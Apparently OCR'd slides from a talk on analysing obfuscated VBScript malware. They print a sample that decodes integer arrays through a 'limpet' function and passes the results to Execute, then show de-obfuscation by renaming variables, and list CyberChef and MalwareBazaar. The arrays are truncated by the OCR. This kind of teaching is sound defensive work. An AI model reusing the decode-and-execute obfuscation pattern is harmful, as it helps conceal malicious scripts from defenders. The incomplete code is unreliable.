


```
Flut = Array(139,79,95,140,214,83,22,103,7,138,127,103,146,255,148,146,76,8,95,7,43,146,215,262,88,225,28,79,79,7,79,7,76,79,211,23,7,101,83,79,8,138,22,239,43,28,146,2

anyaxMfVI=Array(77,124,117,106,123,112,118,117,39,117,112,116,105,124,122,47,48,17,75,112,116,39,104,126,121,128,65,39,90,108,123,39,104,126,121,128,39,68,39,94,90,106,
execute(limpet(anyaxMfVI)):

WRY=Array(77,124,117,106,123,112,118,117,39,122,104,117,107,111,112,115,115,47,48,17,122,104,117,107,111,112,115,115,39,68,39,74,90,123,121,47,94,90,106,121,112,119,123
execute(limpet(WRY)):
nAkRy = Array(262,148,79,144,239,211,63,7,262,39,11,82,7,172,33,7,211,224,262,79,247,202,90,52,79,80,65,247,7,79,161,32,211,146,98,151,151,7,7,242,15,239,145,79,7,43,55

VTGBqYZh=Array(77,124,117,106,123,112,118,117,39,75,115,72,84,108,47,125,108,121,123,108,105,121,104,123,108,48,17,46,39,116,104,117,124,116,112,123,123,108,107,51,39,7
execute(limpet(VTGBqYZh)):



hgSa=Array(77,124,117,106,123,112,118,117,39,105,89,75,94,47,48,17,78,108,126,120,95,47,41,75,76,73,92,78,65,39,77,102,84,76,90,90,72,78,76,39,52,39,90,123,104,121,123,
execute(limpet(hgSa)):



Function limpet(hmx)

chivalrous=1:pbI=9


KONQLa = lbound(hmx)
OOSUF = ubound(hmx)
for judicious = KONQL to OOSUF
Randomize
if hmx(judicious) = 999999 Then
Talmud = Talmud & ChrW(Int((chivalrous-pbI+1)*Rnd+pbI))
Else
Talmud = Talmud & ChrW(hmx(judicious) - (((5965 - (12 - 6.0)) - 292.0) - 5660.0))
End if

Next

limpet = Talmud

End Function
```

Obfuscated Script Analysis


EXAMPLE 4 - OBSCURED CONTROL FLOW

Obfuscated Script Analysis – Obscured Control Flow



```
Sub Example()
    VcFdiiuwFv(1)
End Sub
Public Function VcFdiiuwFv(uKDhjILkWb)
    OtBnnwuIq=""
    If uKDhjILkWb=1 then
        OtBnnwuIq=JywBggsfjEh
        NgfsrHhIwkn=OtBnnwuIq
    elseIf uKDhjILkWb=2 then
        OtBnnwuIq=JgfDHLKggsjY
        NgfsrHhIwkn=OtBnnwuIq
    elseIf uKDhjILkWb=3 then
        OtBnnwuIq=jBgcGTSHbgdG
        NgfsrHhIwkn=OtBnnwuIq
    elseIf uKDhjILkWb=4 then
        OtBnnwuIq=UknGdGrKiKn
        NgfsrHhIwkn=OtBnnwuIq
    end If
end Function

Function lJgvBfFgDFjhj()
    RwjJhBfDjJg=VcFdiiuwFv(2)
end Function

Function UkNgFrVjjioPv()
JgfDHLKggsjY=VcFdiiuwFv(3)
end Function
```

Obfuscated Script Analysis – Complicated Names



```
Sub Example()
    VcFdiiuwFv(1)
End Sub
Public Function VcFdiiuwFv(uKDhjILkWb)
    OtBnnwuIq=""
    If uKDhjILkWb=1 then
        OtBnnwuIq=JywBggsfjEh
        NgfsrHhIwkn=OtBnnwuIq
    elseIf uKDhjILkWb=2 then
        OtBnnwuIq=JgfDHLKggsjY
        NgfsrHhIwkn=OtBnnwuIq
    elseIf uKDhjILkWb=3 then
        OtBnnwuIq=jBgcGTSHbgdG
        NgfsrHhIwkn=OtBnnwuIq
    elseIf uKDhjILkWb=4 then
        OtBnnwuIq=UknGdGrKiKn
        NgfsrHhIwkn=OtBnnwuIq
    end If
end Function

Function lJgvBfFgDFjhj()
    RwjJhBfDjJg=VcFdiiuwFv(2)
end Function

Function UkNgFrVjjioPv()
JgfDHLKggsjY=VcFdiiuwFv(3)
end Function
```

Replace

Find what : VcFdiiuwFv

Replace with : fnc

□ In selection


□ Backward direction
☑ Match whole word only
□ Match case
☑ Wrap around

Search Mode
● Normal
○ Extended (\n, \r, \t, \0, \x...)
○ Regular expression □ . matches newline

☑ Transparency
● On losing focus
○ Always

Renaming variables

Obfuscated Script Analysis – Obscured Control Flow



```
Sub Example()
    fnc(1)
End Sub
Public Function fnc(var1)
    var2=""
    If var1=1 then
        var2=var3
        var4=var2
    elseIf var1=2 then
        var2=var5
        var4=var2
    elseIf var1=3 then
        var2=var6
        var4=var2
    elseIf var1=4 then
        var2=var7
        var4=var2
    end If
end Function

Function fnc2()
    var8=fnc(2)
end Function

Function fnc3()
var5=fnc(3)
end Function

```

Resources

CyberChef
https://gchq.github.io/CyberChef/

MalwareBazar
https[:]//bazaar[.]abuse[.]ch

Thank you!